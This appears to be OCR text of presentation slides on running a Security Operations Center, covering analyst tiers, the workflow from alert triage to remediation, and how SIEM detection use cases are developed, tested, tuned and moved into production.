


Maximum Maturity

Tier 3
Subject Matter Experts & Special Cases

Tier 2
Incident Triage & Analysis

Tier 1
24x7 Alert Investigation & Enrichment





Mature Blue Team

Tier 3
Subject Matter Experts & Special Cases

Tier 2
Incident Triage & Analysis

Tier 1
24x7 Alert Investigation & Enrichment





Data Collection
L1
SOC Analyst
Alert
Threat Hunting
Other
Case Creation
Alert Playbook Data Collection
Case Status Updated to "Triage"
T
Triage
L2
Incident Responder
T
Review Collected Data
Commence Host LR Acquisitions
Incident Playbook/ Engage Extended CIRT
Case Status Updated to "Incident"
I
False Positive
Tune SIEM/Alerting
CLOSE CASE
Incident
L2
Incident Responder
I
Determine Scope
Analyze Hosts
Re-assess scope
Case Status Updated to "Remediation"
R
Engage L3 SMEs As Necessary
Remediation
L2
Incident Responder
R
Contain Incident
Verify Containment
Perform Recovery and Remediation
Quality Assurance Review
CLOSE CASE

Content Management

Building Blocks

- Use Case Library
  - Test Scripts
- Alert Playbook
  - Alert Tasks
- Threat Intelligence Database
- Investigations & Incident Tracker


ALERT!
Alert Playbooks
Alert Tasks
Investigations Tracker
Threat Intelligence Database
Use Case Library

Use Case Library Fields

- Use Case Name & Number
- Category
- Priority
- Description
- Log Source Requirements
- Associated Reference Lists
- Rule Pseudo-code
- Rule Logic
- Other Notes
- Test Script

Use Case Development



Identify an attacker TTP you would like to detect

Determine tools, log sources, pseudo-code

Build correlation rule logic in SIEM & **test it**

Transition the rule into monitoring & maintenance

Use Case Implementation

Test Environment Implementation

- Implement logic in Test environment
- Test logic through replaying events or simulating events
- Monitor performance impact

Tuning

- Perform tuning to identify false positive (i.e. scanners, proxy, etc.) conditions and filter them out to increase use case fidelity

DAILY!

Production Implementation

- Promote content to production environment
- Test logic in production environment through event simulation
- Assess performance impact on SIEM platform

